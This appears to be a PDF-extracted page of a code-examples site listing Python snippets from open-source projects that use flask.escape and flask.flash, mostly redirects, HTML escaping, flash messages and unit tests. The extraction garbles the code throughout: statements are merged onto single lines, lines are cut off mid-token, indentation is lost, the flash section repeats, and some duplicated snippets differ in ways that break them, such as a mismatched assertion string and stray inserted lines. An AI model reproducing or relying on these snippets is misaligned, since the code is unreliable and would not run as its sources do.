Ideally, we'd use bleach.clean to do this for us. Unfortunately, it just gets too tripped up on equation content to use it reliably. Sometimes it throws exceptions when it hits equations that look like (but are not) HTML, and other times it panics. Since we really only have one tag-pair that we care to preserve, this approach works well enough for our purposes.

```
"""
```

```
tag_o = HIGHLIGHT_TAG_OPEN
```

```
tag_c = HIGHLIGHT_TAG_CLOSE
```

```
_new = ""
```

```
i = 0
```

```
while True:
```

```
i_o = value[i:].index(tag_o) if tag_o in value[i:] else None i_c =  
value[i:].index(tag_c) if tag_c in value[i:] else None if i_o is None and  
i_c is None:
```

```
_new += str(escape(value[i:]))
```

```
break
```

```
if i_o is not None and i_c is not None:
```

```

if i_o < i_c:

    _sub = str( escape(value[i:i + i_o]) ) + tag_o

    i += i_o + len(tag_o)

elif i_c < i_o:

    _sub = str( escape(value[i:i + i_c]) ) + tag_c

    i += i_c + len(tag_c)

elif i_o is not None and i_c is None:

    _sub = str( escape(value[i:i + i_o]) ) + tag_o

    i += i_o + len(tag_o)

elif i_c is not None and i_o is None:

    _sub = str( escape(value[i:i + i_c]) ) + tag_c

    i += i_c + len(tag_c)

    _new += _sub

return _new

```

## Example 22

Project: *dash-docs* Author: *plotly* File: [server.py](#) MIT License

5 vo

```

def redirect_to_enterprise_part(subpath):

    return redirect('/dash-enterprise/{}'.format( escape(subpath) ),
code=301) Example 23

```

Project: *dash-docs* Author: *plotly* File: [server.py](#) MIT License

5 vo

```
def redirect_table_part(subpath):  
  
    return redirect('/datatable/{}'.format(escape(subpath)), code=301)
```

### Example 24

Project: *dash-docs* Author: *plotly* File: [server.py MIT License](#)

5 vo

```
def redirect_daq_part(subpath):  
  
    return redirect('/dash-daq/{}'.format(escape(subpath)), code=301)  
  
# normalized components
```

### Example 25

Project: *python-docs-samples* Author: *GoogleCloudPlatform* File: [main.py Apache License 2.0](#)

5 vo

```
def hello_content(request):
```

"""\n Responds to an HTTP request using data from the request body\n parsed according to the "content-type" header.\n

Args:

request (flask.Request): The request object.

<<http://flask.pocoo.org/docs/1.0/api/#flask.Request>> Returns:

The response text, or any set of values that can be turned into a Response object using `make\_response`

<[http://flask.pocoo.org/docs/1.0/api/#flask.Flask.make\\_response](http://flask.pocoo.org/docs/1.0/api/#flask.Flask.make_response)>.

```
"""
content_type = request.headers['content-type']

if content_type == 'application/json':
    request_json = request.get_json(silent=True)

    if request_json and 'name' in request_json:
        name = request_json['name']
    else:
        raise ValueError("JSON is invalid, or missing a 'name' property")

    elif content_type == 'application/octet-stream': name = request.data

    elif content_type == 'text/plain':
        name = request.data

    elif content_type == 'application/x-www-form-urlencoded': name =
        request.form.get('name')

    else:
        raise ValueError("Unknown content type: {}".format(content_type))
    return 'Hello {}'.format(escape(name))

# [END functions_http_content]

# [START functions_http_methods]
```

## Example 26

Project: *ds-study-group* Author: *study-groups* File: [boxcox.py](#) [MIT License](#)

5 vo

```
def py2web(py):  
    py_json = json.dumps(py.tolist())  
    strtype= type(py)  
    str = "<pre>"  
    str += "py2web called with py:<br>"  
    str += "type: {arg}\n".format(arg= escape(strtype)) str += "shape:  
{shape})\n".format(shape= escape(py.shape)) str += "  
{arg}" .format(arg=py)  
    str +="</pre>"  
  
    return str;
```

## Example 27

Project: *d4-core* Author: *D4-project* File: [Flask\\_server.py](#) GNU Affero General Public License v3.0

5 vo

```
def set_uuid_hmac_key():  
    uuid_sensor = request.args.get('uuid')  
    user = request.args.get('redirect')  
    key = request.args.get('key')  
    hmac_key = escape(key)  
    if len(hmac_key)>100:
```

```
    hmac_key=hmac_key[:100]

    redis_server_metadata.hset('metadata_uuid:{}'.format(uuid_sensor),
    'hmac_key', if user:

        return redirect(url_for('uuid_management', uuid=uuid_sensor))

# demo function
```

## Example 28

Project: *ostip* Author: *kx499* File: [views.py](#) [MIT License](#)

5 vo

```
def pending_data(status, event_id):

    """Return server side data."""

    # defining columns

    columns = []

    columns.append(ColumnDT('id'))

    columns.append(ColumnDT('ioc'))

    columns.append(ColumnDT('itype.name'))

    columns.append(ColumnDT('control.name'))

    columns.append(ColumnDT('comment'))

    columns.append(ColumnDT('enrich'))

    columns.append(ColumnDT('first_seen'))

    base_query = db.session.query(Indicator).join(Control).join(Itype) if
    status == 'pending':
```

```

columns.append(ColumnDT('event_id'))

columns.append(ColumnDT('event.name'))

query = base_query.join(Event).filter(Indicator.pending == True) elif
status == 'search':

columns.append(ColumnDT('event_id'))

columns.append(ColumnDT('event.name'))

query = base_query.join(Event).filter(Indicator.pending == False) elif
status == 'approved':

columns.append(ColumnDT('last_seen'))

columns.append(ColumnDT('rel_list'))

query = base_query.filter(Indicator.event_id ==
event_id).filter(Indicator else:

query = base_query.filter(Indicator.pending == True) rowTable =
DataTables(request.args, Indicator, query, columns)

#xss catch just to be safe

res = rowTable.output_result()

for item in res['data']:

for k,v in item.iteritems():

item[k] = escape(v)

return jsonify(res)

```

## Example 29

Project: *ostip* Author: *kx499* File: [views.py](#) [MIT License](#)

5 vo

```
def event_data(status):
    """Return server side data."""
    # defining columns
    columns = []
    columns.append(ColumnDT('id'))
    columns.append(ColumnDT('name'))
    columns.append(ColumnDT('status.name'))
    columns.append(ColumnDT('source.name'))
    columns.append(ColumnDT('tlp.name'))
    columns.append(ColumnDT('confidence'))
    columns.append(ColumnDT('created'))
    columns.append(ColumnDT('indicator_count'))

    base_query =
        db.session.query(Event).join(Source).join(Tlp).join(Status) if status in
        ['New', 'Open', 'Resolved']:
    query = base_query.filter(Status.name == status)

    else:
        query = base_query

    rowTable = DataTables(request.args, Event, query, columns)
    #xss catch just to be safe
```

```
res = rowTable.output_result()

for item in res['data']:
    for k,v in item.iteritems():
        item[k] = escape(v)

    return jsonify(res)

    ####

# API Calls
```

####

### Example 30

Project: *BlackSheep* Author: *RobertoPrevato* File: [flask\\_app.py MIT License](#)

5 vo

```
def hello_world():

    name = request.args.get('name', 'World')

    return f'Hello, { escape(name) }!', 200, {'Content-Type': 'text/plain'}
```

### Example 31

Project: *Publ* Author: *PlaidWeb* File: [markdown.py MIT License](#)

5 vo

```
def blockcode(self, text, lang):

    """ Pass a code fence through pygments """
    if lang and self._config.get('highlight_syntax', 'True'): try:
```

```
lexer = pygments.lexers.get_lexer_by_name(lang, stripall=True)
except pygments.lexers.ClassNotFound:
```

```
lexer = None
```

```
if lexer:
```

```
    formatter = pygments.formatters.HtmlFormatter() # pylint: disable
    return pygments.highlight(text, lexer, formatter)
return '\n<div\n    class="highlight"><pre>{}</pre></div>\n'.format(
    flask.escape(text.strip()))
```

## Example 32

[Project: trending-on-the-bay](#) [Author: randomecho](#) [File: app.py](#) [BSD 3-Clause "New" or "Revised"](#)

5 vo

### [License](#)

```
def search():

    keyword = request.args.get('keyword')

    results = ebay.search_sold(keyword)

    stats = sell_stats.generate_stats(results)

    return render_template("search.html",
        keyword= escape(keyword),
        results=results,
        stats=stats)
```

## Example 33

Project: [hipfrog](#) Author: [wardweistra](#) File: [glassfrog\\_tests.py](#) GNU Lesser General Public License

5 vo

[v3.0](#)

```
def test_configure(self, mock_getCircles, mock_HipchatApiHandler,
mock_getInstallation):
    mock_installation = self.defaultInstallation(set_glassfrogToken=False)
    assert mock_installation.glassfrogToken is None

    mock_getInstallationFromJWT.return_value = mock_installation

    # Loading of page

    rv = self.app.get('/configure.html', follow_redirects=True,
                      query_string=test_values.mock_jwt_data('bogus'))

    assert b'Glassfrog Token' in rv.data

    # Wrong token

    mock_getCircles.return_value = [401,
        test_values.mock_401_responsebody['me']]
    rv = self.app.post('/configure.html', follow_redirects=True,
                       data=dict(glassfrogToken=test_values.mock_glassfrogToken),
                       query_string=test_values.mock_jwt_data('bogus'))

    assert mock_getCircles.called

    assert escape(test_values.mock_401_flash_message) in
        rv.data.decode('utf-8')

    # Right token

    mock_getCircles.return_value = (200,
        test_values.mock_circles_message)
    rv = self.app.post('/configure.html', follow_redirects=True,
```

```
data=dict(glassfrogtoken=test_values.mock_glassfrogToken,
query_string=test_values.mock_jwt_data('bogus'))  
  
assert mock_getCircles.called  
  
assert escape(strings.configured_successfully_flash) in  
rv.data.decode('u  
mock_HipchatApiHandler.return_value.sendMessage.assert_called_  
with(  
  
color=strings.succes_color,  
  
message=strings.configured_successfully,  
  
installation=mock_installation)
```

### Example 34

Project: *chatschoolette* Author: *gorel* File: [test\\_auth.py](#) MIT License

5 vo

```
def test_create_user(self):  
  
    username = 'test_create_user'  
  
    email = escape('unit_test_create_user@test.com') password =  
    'hunter2'  
  
    user = User(username, email, password)  
  
    db.session.add(user)  
  
    db.session.commit()  
  
    assert user is not None
```

### Example 35

Project: SWEETer-Cat Author: DanielAndreasen File: [test\\_app.py](#)  
[MIT License](#)

5 vo

```
def test_publication_titles(publication_response, publication_data,  
category):
```

```
    """Test all the publication titles are present."""
```

```
    for paper in publication_data[category]:
```

```
        title = escape(paper["title"]).encode('utf-8') assert title in  
        publication_response.data
```

### **Example 36**

Project: SWEETer-Cat Author: DanielAndreasen File: [test\\_app.py](#)  
[MIT License](#)

5 vo

```
def test_publication_links(publication_response, publication_data,  
category):
```

```
    """Test all the publication adsabs links are present.
```

Test that links are inserted for the title and "read more" sections.

```
"""
```

```
    for paper in publication_data[category]:
```

```
        url = escape(paper["adsabs"]) read_more = '...<a href="{0}"  
        target="_blank"> read more</a>'.format(url) title_link = '<a href="{0}"  
        target="_blank">{1}</a>'.format(url, paper["ti assert  
        read_more.encode('utf-8') in publication_response.data assert  
        title_link.encode('utf-8') in publication_response.data
```

### **Example 37**

Project: SWEETer-Cat Author: Daniel Andreasen File: [test\\_app.py](#)  
[MIT License](#)

5 vo

```
def test_publication_authors(publication_response, publication_data,  
category):
```

```
    """Test all the publication authors are present."""
```

```
    for paper in publication_data[category]:
```

```
        authors = escape(paper["authors"]).encode('utf-8') assert authors in  
publication_response.data
```

### Example 38

Project: xl\_auth Author: libris File: [test\\_collection\\_view.py](#)  
[Apache License 2.0](#)

5 vo

```
def  
test_user_sees_error_message_if_collection_code_does_not_exist(  
user, testapp):
```

```
    """Show error when attempting to view a permission that does not  
exist."""
```

```
# Goes to homepage.
```

```
res = testapp.get('/')
```

```
# Fills out login form.
```

```
form = res.forms['loginForm']
```

```
form['username'] = user.email
```

```
form['password'] = 'myPrecious'

# Submits.

res = form.submit().follow()

assert res.status_code is 200

# Fails to figures out the correct ID for another user.

res = testapp.get(url_for('collection.view',
collection_code='FAKE1')).follow()

# Sees error message.

assert escape(_('Collection code "%(code)s" does not exist',
code='FAKE1')) i Example 39
```

Project: *d4-core* Author: *D4-project* File: [Flask\\_server.py](#) GNU Affero General Public License v3.0

4 vo

```
def get_uuid_disk_statistics(uuid_name, date_day="", type="",
all_types_on_disk=[])

# # TODO: escape uuid_name

stat_disk_uuid = {}

uuid_data_directory = os.path.join(data_directory, uuid_name) if
date_day:

directory_date = os.path.join(date_day[0:4], date_day[4:6],
date_day[6:8]) all_types_on_disk = {}

if all_types_on_disk:

for type in all_types_on_disk:
```

```
if date_day:  
    uuid_type_path = os.path.join(uuid_data_directory, type, directory)  
else:  
  
    uuid_type_path = os.path.join(uuid_data_directory, type)  
    all_types_on_disk[type] = uuid_type_path  
  
else:  
  
# Get all types save on disk  
  
if os.path.isdir(uuid_data_directory):  
  
    for file in os.listdir(uuid_data_directory):  
  
        if date_day:  
  
            uuid_type_path = os.path.join(uuid_data_directory, file, direc else:  
  
                uuid_type_path = os.path.join(uuid_data_directory, file) if  
os.path.isdir(uuid_type_path):  
  
                    all_types_on_disk[file] = uuid_type_path  
  
nb_file = 0  
  
total_size = 0  
  
for uuid_type in all_types_on_disk:  
  
    nb_file_type = 0  
  
    total_size_type = 0  
  
    for dirname, filenames in  
os.walk(all_types_on_disk[uuid_type]): stat_disk_uuid[uuid_type] = {}  
  
    for f in filenames:
```

```
fp = os.path.join(dirpath, f)

file_size = os.path.getsize(fp)

total_size_type += file_size

total_size += file_size

nb_file_type += 1

nb_file += 1

stat_disk_uuid[uuid_type]['nb_files'] = nb_file_type
stat_disk_uuid[uuid_type]['total_size'] = total_size_type if all_stats:

stat_all = {}

stat_all['nb_files'] = nb_file

stat_all['total_size'] = total_size

stat_disk_uuid['All'] = stat_all

return stat_disk_uuid

# ====== ERRORS ======
```

## Python `flask.flash()` Examples

The following are code examples for showing how to use `flask.flash()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

```
Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: signals.py Apache License 2.0 6 vc
def test_flash_signal(self):
    app = flask.Flask(__name__)
    app.config['SECRET_KEY'] = 'secret'

    @app.route('/')
    def index():
        flask.flash('This is a flash message', category='notice')
        return flask.redirect('/other')

    recorded = []
    def record(sender, message, category):
        recorded.append((message, category))

    flask.message_flashed.connect(record, app)
    try:
        client = app.test_client()
        with client.session_transaction():
            client.get('/')
        self.assert_equal(len(recorded), 1)
        message, category = recorded[0]
        self.assert_equal(message, 'this is a flash message')
        self.assert_equal(category, 'notice')
    finally:
        flask.message_flashed.disconnect(record, app)
```

### Example 2

```
Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: signals.py Apache License 2.0 6 vc
def test_flash_signal(self):
    app = flask.Flask(__name__)
    app.config['SECRET_KEY'] = 'secret'

    @app.route('/')
    def index():
        flask.flash('This is a flash message', category='notice')
        return flask.redirect('/other')

    recorded = []
    def record(sender, message, category):
        recorded.append((message, category))

    flask.message_flashed.connect(record, app)
    try:
        client = app.test_client()
        with client.session_transaction():
            client.get('/')
        self.assert_equal(len(recorded), 1)
        message, category = recorded[0]
```

Python flask.flash() Examples The following are code examples for showing how to use `flask.flash()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [signals.py](#) Apache License 2.0

6 votes

```
def test_flash_signal(self):  
    app = flask.Flask(__name__)  
    app.config['SECRET_KEY'] = 'secret'  
  
    @app.route('/')  
  
    def index():  
        flask.flash('This is a flash message', category='notice')  
        return flask.redirect('/other')  
  
    recorded = []  
  
    def record(sender, message, category):  
        recorded.append((message, category))  
  
    flask.message_flashed.connect(record, app)  
    try:  
        client = app.test_client()  
  
        with client.session_transaction():  
            client.get('/')
```

```
self.assert_equal(len(recorded), 1)

message, category = recorded[0]

self.assert_equal(message, 'This is a flash message')
self.assert_equal(category, 'notice')
```

finally:

flask.message\_flashed.disconnect(record, app) **Example 2**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[signals.py](#) Apache License 2.0

6 vo

```
def test_flash_signal(self):

    app = flask.Flask(__name__)

    app.config['SECRET_KEY'] = 'secret'

    @app.route('/')

    def index():

        flask.flash('This is a flash message', category='notice')
        return flask.redirect('/other')

    recorded = []

    def record(sender, message, category):

        recorded.append((message, category))

    flask.message_flashed.connect(record, app)
    try:

        client = app.test_client()

        response = client.get('/')

        assert response.data == b'This is a flash message'

    finally:
```

```
with client.session_transaction():

    client.get('/')

    self.assert_equal(len(recorded), 1)

    message, category = recorded[0]

    self.assert_equal(message, 'This is a flash message')
    self.assert_equal(category, 'notice')

finally:
```

flask.message\_flashed.disconnect(record, app) **Example 3**

Project: *flasky* Author: *RoseOu* File: [signals.py](#) MIT License

6 vo

```
def test_flash_signal(self):

    app = flask.Flask(__name__)

    app.config['SECRET_KEY'] = 'secret'

    @app.route('/')

    def index():

        flask.flash('This is a flash message', category='notice') return
        flask.redirect('/other')

    recorded = []

    def record(sender, message, category):
        recorded.append((message, category))

    flask.message_flashed.connect(record, app) try:
```

```
client = app.test_client()

with client.session_transaction():
    client.get('/')

    self.assert_equal(len(recorded), 1)

    message, category = recorded[0]

    self.assert_equal(message, 'This is a flash message')
    self.assert_equal(category, 'notice')

finally:
```

flask.message\_flashed.disconnect(record, app) **Example 4**

Project: *Flask\_Blog* Author: *sugarguo* File: [\*signals.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def test_flash_signal(self):

    app = flask.Flask(__name__)

    app.config['SECRET_KEY'] = 'secret'

    @app.route('/')

    def index():

        flask.flash('This is a flash message', category='notice') return
        flask.redirect('/other')

    recorded = []

    def record(sender, message, category):
```

```
recorded.append((message, category))

flask.message_flashed.connect(record, app) try:

client = app.test_client()

with client.session_transaction():

client.get('/')

self.assert_equal(len(recorded), 1)

message, category = recorded[0]

self.assert_equal(message, 'This is a flash message')
self.assert_equal(category, 'notice')

finally:
```

flask.message\_flashed.disconnect(record, app) **Example 5**

Project: *fixmynotes.com* Author: *mariowr2* File: [init\\_.py](#) [MIT License](#)

6 vo

```
def uploaded_file(filename, splitting_mode): print "sending file with
mode "+str(splitting_mode) output_filename =
split_pdf.process_pdf(filename, file_input_location_abso
print_debug_msg("returned filename is "+output_filename) if
allowed_filename(output_filename):

return redirect(url_for('serve_file', output_filename=output_filen else:

flash(output_filename)

return redirect(url_for('unsuccessful'))
```

#serve the file with the new name as part of the url for **Example 6**

Project: *platzi-hello-gae* Author: *xertica-cloud* File: [\*signals.py\*](#) [GNU General Public License v2.0](#)

6 vo

```
def test_flash_signal(self):  
    app = flask.Flask(__name__)  
    app.config['SECRET_KEY'] = 'secret'  
    @app.route('/')  
  
    def index():  
        flask.flash('This is a flash message', category='notice')  
        return flask.redirect('/other')  
  
    recorded = []  
  
    def record(sender, message, category):  
        recorded.append((message, category))  
  
    flask.message_flashed.connect(record, app)  
    try:  
        client = app.test_client()  
        with client.session_transaction():  
            client.get('/')  
            self.assert_equal(len(recorded), 1)  
            message, category = recorded[0]  
            self.assert_equal(message, 'This is a flash message')  
            self.assert_equal(category, 'notice')
```

finally:

flask.message\_flashed.disconnect(record, app) **Example 7**

Project: [github-stats](#) Author: *lipis* File: [feedback.py](#) MIT License

6 vo

```
def feedback():
```

```
    if not config.CONFIG_DB.feedback_email:
```

```
        return flask.abort(418)
```

```
    form = FeedbackForm(obj=auth.current_user_db())  
    if not config.CONFIG_DB.has_anonymous_recaptcha or  
        auth.is_logged_in():  
        del form.recaptcha
```

```
    if form.validate_on_submit():
```

```
        body = '%s\n\n%s' % (form.message.data, form.email.data)  
        kwargs = {'reply_to': form.email.data} if form.email.data else {}
```

```
        task.send_mail_notification('%s...' % body[:48].strip(), body,  
        **kwargs)  
        flask.flash('Thank you for your feedback!',  
        category='success')  
        return flask.redirect(flask.url_for('welcome'))  
    return flask.render_template(
```

```
'feedback.html',
```

```
title='Feedback',
```

```
html_class='feedback',
```

```
form=form,
```

```
)
```

**Example 8**

Project: *github-stats* Author: *lipis* File: [auth.py](#) [MIT License](#)

6 vo

```
def signin_user_db(user_db):
    if not user_db:
        return flask.redirect(flask.url_for('signin'))
    flask_user_db = FlaskUser(user_db)
    auth_params = flask.session.get('auth-params', {
        'next': flask.url_for('welcome'),
        'remember': False,
    })
    flask.session.pop('auth-params', None)
    if flask_login.login_user(flask_user_db,
        remember=auth_params['remember']):
        user_db.put_async()
    if user_db.github:
        return flask.redirect(flask.url_for('gh_account',
            username=user_db.github))
    return flask.redirect(util.get_next_url(auth_params['next']))
    flask.flash('Sorry, but you could not sign in.', category='danger')
    return flask.redirect(flask.url_for('signin'))
```

**Example 9**

Project: *tesismometro* Author: *joapaspe* File: [signals.py](#) [MIT License](#)

6 vo

```
def test_flash_signal(self):
    app = flask.Flask(__name__)
```

```
app.config['SECRET_KEY'] = 'secret'

@app.route('/')

def index():

    flask.flash('This is a flash message', category='notice') return
    flask.redirect('/other')

recorded = []

def record(sender, message, category):

    recorded.append((message, category))

flask.message_flashed.connect(record, app) try:

    client = app.test_client() with client.session_transaction():

        client.get('/')

        self.assert_equal(len(recorded), 1)

        message, category = recorded[0]

        self.assert_equal(message, 'This is a flash message')
        self.assert_equal(category, 'notice')

finally:
```

flask.message\_flashed.disconnect(record, app) **Example 10**

Project: *LuckyCAT* Author: *fkie-cad* File: [Jobs.py](#) [GNU General Public License v3.0](#)

6 vo

```
def delete_job(job_id):
```

```
if job_id is None:  
  
    flask.abort(400, description="Invalid job ID") if flask.request.method  
    == 'POST':  
  
        job = Job.objects.get(id=job_id)  
  
        if job:  
  
            if not can_do_stuff_with_job(current_user, job.owner):  
                logging.error('User %s can not delete job with id %s' %  
                             (current_user.email, str(job.id)))  
  
            flask.flash('You are not allowed to delete this job.') else:  
  
                job.delete()  
  
                crashes = Crash.objects(job_id=job_id)  
  
                crashes.delete()  
  
                return flask.redirect('/jobs/show')  
  
        else:  
  
            return flask.render_template('jobs_delete.html', id=job_id) Example  
11
```

Project: *LuckyCAT* Author: *fkie-cad* File: [Jobs.py GNU General Public License v3.0](#)

6 vo

```
def jobs_download(job_id):  
  
    # FIXME may crash if no crashes available if job_id is None:  
  
    flask.flash("Invalid job ID")
```

```

return flask.redirect('/jobs/show')

job = Job.objects.get(id=job_id)

if not can_do_stuff_with_job(current_user, job.owner): flask.
flash('User is not allowed to download job.') return
flask.redirect('/jobs/show')

job_crashes = Crash.objects(job_id=job_id) if job_crashes:

imz = InMemoryZip()

summary = {}

for c in job_crashes:

summary[str(c.id)] = _get_summary_for_crash(c) imz.append("%s"
% str(c.id), c.test_case) imz.append("summary.json",
json.dumps(summary, indent=4)) filename = os.path.join('/tmp',
'%s.zip' % job_id) if os.path.exists(filename):

os.remove(filename)

imz.writetofile(filename)

return flask.send_file(filename, as_attachment=True)

```

## Example 12

Project: *neo4j-social-network* Author: *bestvibes* File: [\*signals.py\*](#) [MIT License](#)

6 vo

```

def test_flash_signal(self):

app = flask.Flask(__name__)

app.config['SECRET_KEY'] = 'secret'

```

```
@app.route('/')
def index():
    flask.flash('This is a flash message', category='notice')
    return flask.redirect('/other')

recorded = []

def record(sender, message, category):
    recorded.append((message, category))

flask.message_flashed.connect(record, app)
try:
    client = app.test_client()
    with client.session_transaction():
        client.get('/')
        self.assert_equal(len(recorded), 1)
        message, category = recorded[0]
        self.assert_equal(message, 'This is a flash message')
        self.assert_equal(category, 'notice')
finally:
    flask.message_flashed.disconnect(record, app)
```

flask.message\_flashed.disconnect(record, app) **Example 13**

Project: *neo4j-social-network* Author: *bestvibes* File: [\*signals.py\*](#) [MIT License](#)

6 vo

```
def test_flash_signal(self):
```

```
app = flask.Flask(__name__)

app.config['SECRET_KEY'] = 'secret'

@app.route('/')

def index():

    flask.flash('This is a flash message', category='notice') return
    flask.redirect('/other')

recorded = []

def record(sender, message, category):

    recorded.append((message, category))

flask.message_flashed.connect(record, app) try:

    client = app.test_client()

    with client.session_transaction():

        client.get('/')

        self.assert_equal(len(recorded), 1)

        message, category = recorded[0]

        self.assert_equal(message, 'This is a flash message')
        self.assert_equal(category, 'notice')

    finally:

        flask.message_flashed.disconnect(record, app)
```

6 vo

Project: *gae-init-magic* Author: *gae-init* File: [\*property.py\*](#) MIT License

```
def property_delete(project_id, model_id, property_id): user_key = auth.current_user_key()

project_db = model.Project.get_by_id(project_id) if not project_db or project_db.user_key != user_key: flask.abort(404)

model_db = model.Model.get_by_id(model_id, parent=project_db.key) if not model_db:
    flask.abort(404)

property_db = model.Property.get_by_id(property_id, parent=model_db.key) if not property_db:
    flask.abort(404)

property_db.key.delete()

flask.flash('Property "%s" deleted.' % property_db.name, category='success') return flask.redirect(flask.url_for('model_view', project_id=project_db.key.id())
```

**Example 15**  
Project: *gae-init-magic* Author: *gae-init* File: [feedback.py](#) [MIT License](#)

6 vo

```
def feedback():

if not config.CONFIG_DB.feedback_email:
    return flask.abort(418)

form = FeedbackForm(obj=auth.current_user_db()) if not config.CONFIG_DB.has_anonymous_recaptcha or auth.is_logged_in(): del form.recaptcha

if form.validate_on_submit():
```

```
body = '%s\n\n%s' % (form.message.data, form.email.data) kwargs  
= {'reply_to': form.email.data} if form.email.data else {}  
  
task.send_mail_notification('%s...' % body[:48].strip(), body,  
**kwargs) flask.flash('Thank you for your feedback!',  
category='success') return flask.redirect(flask.url_for('welcome'))  
return flask.render_template(  
'feedback.html',  
title='Feedback',  
html_class='feedback',  
form=form,  
)
```

## Example 16

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[basic.py](#) Apache License 2.0

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():  
  
        self.assertFalse(flask.session.modified) flask.flash('Zap')  
  
        flask.session.modified = False  
  
        flask.flash('Zip')
```

```
self.assert_true(flask.session.modified)

self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

## Example 17

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)
    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)
        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')

    self.assert_true(flask.session.modified)

    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

## Example 18

Project: *flasky* Author: RoseOu File: [basic.py](#) MIT License

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)
    app.secret_key = 'testkey'
```

```
with app.test_request_context():

    self.assert_false(flask.session.modified) flask. flash('Zap')

    flask.session.modified = False

    flask. flash('Zip')

    self.assert_true(flask.session.modified)

    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])

Example 19
```

Project: *ActivityManager* Author: *yichengchen* File: [\*uploader.py\*](#) [\*GNU General Public License v3.0\*](#)

5 vo

```
def upload(activity, act, current_user):

    form = Forms.UploadFile()

    filename = None

    if form.validate_on_submit():

        ext_name = secure_filename(form.works.data.filename).split('.')[ -1]

        print(current_user.name)

        filename = "{}_{}_{}.{}".format(act.title, current_user.stu_code,
                                       current_)

        # try:

        directory = 'uploads/{}/'.format(activity) if not os.path.exists(directory):

            os.makedirs(directory)
```

```
print(filename)

form.works.data.save(directory + filename) file_size = "
{0}k".format(os.path.getsize(directory + filename) / 1000) data =
UploadHistory(current_user.sid, activity, file_size)
db.session.add(data)

db.session.commit()

# except Exception as err:
# flash("错误:" + str(err))

# return jsonify(success=False,status="错误:" + str(err)) print(" flash
upload success")

return jsonify(success=True,status="上传成功!")

# flash("上传成功!", 'info')

else:

if request.method == "POST":

return jsonify(success=False,status="上传失败, 请检查文件格式。
或刷新网页／联

# print("validdate fail")

# flash("validdate fail")

last_time = UploadHistory.query.filter_by(sid=current_user.sid,
activity=activ if not last_time:

last_time_msg = '还未上传过文件'

else:
```

```
last_time_msg = '上次上传时间: {0} , 大小:  
{1}'.format(last_time.time[:-7], l) return render_template('upload.html',  
user=current_user, form=form, filename=f
```

**Example 20**

Project: *automlk* Author: *pierre-chaville* File: [views\\_textset.py](#) MIT  
[License](#)

5 vo

```
def create_text():  
  
    # form to create a new textset  
  
    form = CreateTextsetForm()  
  
    if request.method == 'POST':  
  
        if form.validate():  
  
            # try:  
  
            if form.mode_file.data == 'upload':  
  
                # check and upload a file  
  
                filename = form.file_text.data.filename  
  
                if filename == "" or filename.split('.')[ -1 ].lower() != 'txt': flash('file %s  
type must be txt' % filename) else:  
  
                    form.filename.data = get_uploads_folder() + '/' + str(uuid.uuid  
-1 ].lower()  
  
                    form.file_text.data.save(form.filename.data)  
                    create_textset(name=form.name.data,  
  
description=form.description.data,
```

```
source=form.source.data,  
url=form.url.data,  
filename=form.filename.data)  
  
return redirect('/textset_list')  
  
# except Exception as e:  
  
# flash(e)  
  
else:  
  
flash(", ".join([key + ': ' + form.errors[key][0] for key in form.err return  
render_template('create_text.html', form=form, config=get_config()))
```

### **Example 21**

Project: *SenseMe* Author: *TomFaulkner* File: [flask\\_app.py GNU General Public License v3.0](#)

5 vo

```
def index():  
  
# return flask.send_from_directory('./static/', 'index.html') flask.  
flash(str((fan.speed, fan.brightness))) return  
flask.render_template("index.html")
```

# Light Functions

### **Example 22**

Project: *SenseMe* Author: *TomFaulkner* File: [flask\\_app.py GNU General Public License v3.0](#)

5 vo

```
def toggle_light():
```

```
fan.light_toggle()  
flask.flash("Toggling Light")  
return flask.redirect(flask.url_for("index"))
```

**Example 23**

Project: *SenseMe* Author: *TomFaulkner* File: [flask\\_app.py GNU General Public License v3.0](#)

5 vo

```
def light_off():  
fan.lightPoweredOn = False  
flask.flash("Turning Light Off")  
return flask.redirect(flask.url_for("index"))
```

**Example 24**

Project: *SenseMe* Author: *TomFaulkner* File: [flask\\_app.py GNU General Public License v3.0](#)

5 vo

```
def light_on():  
fan.lightPoweredOn = True  
flask.flash("Turning light On")  
return flask.redirect(flask.url_for("index"))
```

**Example 25**

Project: *SenseMe* Author: *TomFaulkner* File: [flask\\_app.py GNU General Public License v3.0](#)

5 vo

```
def light_level(level):  
fan.brightness = int(level)
```

```
flask.flash("Set light level to {}".format(level)) return  
flask.redirect(flask.url_for("index"))
```

**Example 26**

Project: *SenseMe* Author: *TomFaulkner* File: [flask\\_app.py GNU General Public License v3.0](#)

5 vo

```
def dec_light():  
  
fan.dec_brightness()  
  
flask.flash("Decreased Light Level") return  
flask.redirect(flask.url_for("index"))
```

# Fan Functions

### **Example 27**

Project: *SenseMe* Author: *TomFaulkner* File: [flask\\_app.py GNU General Public License v3.0](#)

5 vo

```
def inc_speed():  
  
fan.inc_speed()  
  
flask.flash("Increased Fan Speed") return  
flask.redirect(flask.url_for("index"))
```

**Example 28**

Project: *SenseMe* Author: *TomFaulkner* File: [flask\\_app.py GNU General Public License v3.0](#)

5 vo

```
def dec_speed():  
  
fan.dec_speed()
```

```
flask.flash("Decreased Fan Speed") return  
flask.redirect(flask.url_for("index"))
```

**Example 29**

Project: *SenseMe* Author: *TomFaulkner* File: [flask\\_app.py GNU General Public License v3.0](#)

5 vo

```
def set_speed(speed):
```

```
fan.speed = int(speed)
```

```
flask.flash("Set fan speed to {}".format(speed)) return  
flask.redirect(flask.url_for("index"))
```

**Example 30**

